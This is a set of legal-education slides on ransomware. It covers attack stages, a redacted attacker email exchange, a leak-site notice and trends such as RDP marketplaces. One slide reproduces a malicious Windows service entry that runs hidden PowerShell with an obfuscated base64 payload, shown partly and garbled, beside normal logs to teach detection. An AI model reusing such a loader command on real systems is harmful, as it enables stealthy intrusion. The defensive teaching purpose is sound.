



# Data theft, doxing, and the sinister new age of ransomware

Elizabeth Cookson and Bart Huffman

Thursday, May 21, 2020  
2:00 p.m.-2:45 p.m.



1

## Ransomware fundamentals

- Infiltration
- Staging and intelligence gathering
- Encryption and, quite possibly, deletion (of backups) and/or exfiltration (of credentials and/or other data)
- Demands
- Negotiations
- Decryption
- Recovery



2 Data theft, doxing, and the sinister new age of ransomware

2

----- Original Message -----

On [redacted] 2020 [redacted], [redacted]

How did you attack our servers?

Sent with [ProtonMail](#) Secure Email.

From: [redacted] protonmail.ch

To: [redacted] @protonmail.com

you have shit IT provider. get new one

**MSSP** was hacked

1 day ago

we infected them via email

1 day ago

how did you get in to **MSSP**?

1 day ago

3 Data theft, doxing, and the sinister new age of ransomware

3

Normal



Abnormal



Description:

A service was installed in the system.

Service Name: Microsoft Policy Platform Processor  
Service File Name: "C:\Program Files\Microsoft Policy Platform\policyHost.exe" /service  
Service Type: user mode service  
Service Start Type: demand start  
Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: Intel(R) HD Graphics Control Panel Service  
Service File Name: %SystemRoot%\System32\DriverStore\FileRepository\%i126583.inf\_amd64\_aa3c71509cf2ed41\gfxCUIService.exe  
Service Type: user mode service  
Service Start Type: auto start  
Service Account: LocalSystem

Description:

A service was installed in the system.

Service Name: McAfee Firewall Core Service  
Service File Name: mfefire.exe  
Service Type: user mode service  
Service Start Type: demand start  
Service Account: LocalSystem

Description:

A service was installed in the system.

```
Service Name: veImhCgStSpjRPI
Service File Name: %COMSPEC% /b /c start /b /min powershell.exe -nop -w hidden -noni -c
'If([Int]($?)) { $b = powershell.exe } else { $b = serv:windir
+ '\system64\WindowsPowerShell\v1.0\powershell.exe' }; $s = New-Object
System.Diagnostics.ProcessStartInfo; $s.FileName = $b; $s.Arguments = '-noni -nop -w hidden
-c &{[scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(
[System.Convert]::FromBase64String('H4sIAEXS30CA7VWbW/sBD
+nEjSD 1aFhK0QjANT2kVbs07wQnEQCALnRZ7bS
+svRe89brf78x2EmapnftSWfZb07MzvvZdMzduLAEPQhkrjh9LXs90THg6xL8k5e1uQcpGln
JzAZo4YbC99uQpWq1q3McmF1fV
+MwJIE4/hnbRXAolv6cURLJySX9OCRkFzczrFEELJXKfdnscn4LNubFFfkekCxTYyVmxWzbx
pWiuGBVy/suXvDK90Gbf+IOMWSTnzV0kF
+0Gcsr0)duXCwWxE5b1Ar5BF3RPGBBuXL4yCIseNuwdqaGER4317yCkQBPYERcRhIh3gSA8dj
OQ/LXsgtZnshiaJ8QZompqez2R/yNl.33Pg4E9UmXHQgS8pVjwJW 1SFRs4cBm5J44M9A9YRUGd
d6YoILbmSylNngpxvQ7ZuRbssQ+1Ul+buSSPVEqBQg2/EaXA7ZuSomX/DUo8As8x
+woBt7PTs1Mn48nK27ymCaxOpoc1Ac/kHo/JoQeyzVCPiBtyBBQ938JobhDFRZs
+4SjehpclP9fMmEQ9Zt92JmOOLVnoJhmMsfLq4k8z8nZY04NCC 1XYB9amW8k99CmDIMHE
Is2mk34JScTw+DXSOMuFgkmCWJ/kGt7PxrKvHlnK8RBZkKQKvIHK984c0yDn24FBfMdo
+A7MyznAdpJ1pwzfZbcn7yCuztzcRQWpFO05WQXJ1JgRuyChIKpEYofPyzL
+4aMRPUwopHizM2UZyOTC6s8EQYW5A3CH5grohFMUuwkEgahN9Z113uzj/JhJvzBhUAVha
QyZgJ0HAFkQvDxkHmlaBLR9leM+CBzKpWgvy6Uecr 1A32wS+z8Dy5mZD4yN0Ejg
+GVg5Bk3FRKEYQFNBAEmSBR//t
+Hed4+hINSR0MuSsRkbsTITMzyk3I343oWwKzAGHUAAGIZD7Qo7jh8oxT8hv1DtarfBM2oEzL
```

4 Data theft, doxing, and the sinister new age of ransomware

4

Normal



Date:	5:30:31 PM	Source:	Microsoft-Windows-Bits-Client
Time:	5:30:31 PM	Category:	None
Type:	Information	Event ID:	3
User:	\SYSTEM		
Computer:	[REDACTED]		
Description:	The BITS service created a new job. Transfer job: Chrome.Component Updater Job ID: {2F1988A6-6554-4900-AFB4-9E89FDD764C6} Owner: Process Path: C:\Program Files (x86)\Google\Chrome\Application\chrome.exe Process ID: 8140		

Malicious




Date:	10:47:17 PM	Source:	Microsoft-Windows-Bits-Client
Time:	10:47:17 PM	Category:	None
Type:	Information	Event ID:	3
User:	\SYSTEM		
Computer:	[REDACTED]		
Description:	The BITS service created a new job. <b>Transfer job: xxx</b> Job ID: {600E0C51-4B3D-4FCE-844A-7983958052A9} Owner: Process Path: C:\Windows\System32\bitsadmin.exe Process ID: 76		

5 Data theft, doxing, and the sinister new age of ransomware

5

## Recent trends

- Software vulnerabilities
- Purchasing victims from other partners
  - RDP marketplaces
  - Trojan operators (Emotet & Trickbot)
- 'Old school' phishing
- Doxing



### About

This website will contain information that was downloaded from corporate networks that were breached and failed to negotiate with us. The information will usually be leaked in parts, so the company has a chance to stop the leak before all the information is released. All companies have our contacts, other ways to contact us are listed here:

6 Data theft, doxing, and the sinister new age of ransomware

6

Find the full text of this and thousands of other resources from leading experts in dozens of legal practice areas in the [UT Law CLE eLibrary \(utcle.org/elibrary\)](https://utcle.org/elibrary)

## Title search: Data Theft, Doxing, and the Sinister New Age of Ransomware

Also available as part of the eCourse

[Hooked on CLE: March 2021](#)

First appeared as part of the conference materials for the  
33<sup>rd</sup> Annual Technology Law Conference session

"Data Theft, Doxing, and the Sinister New Age of Ransomware"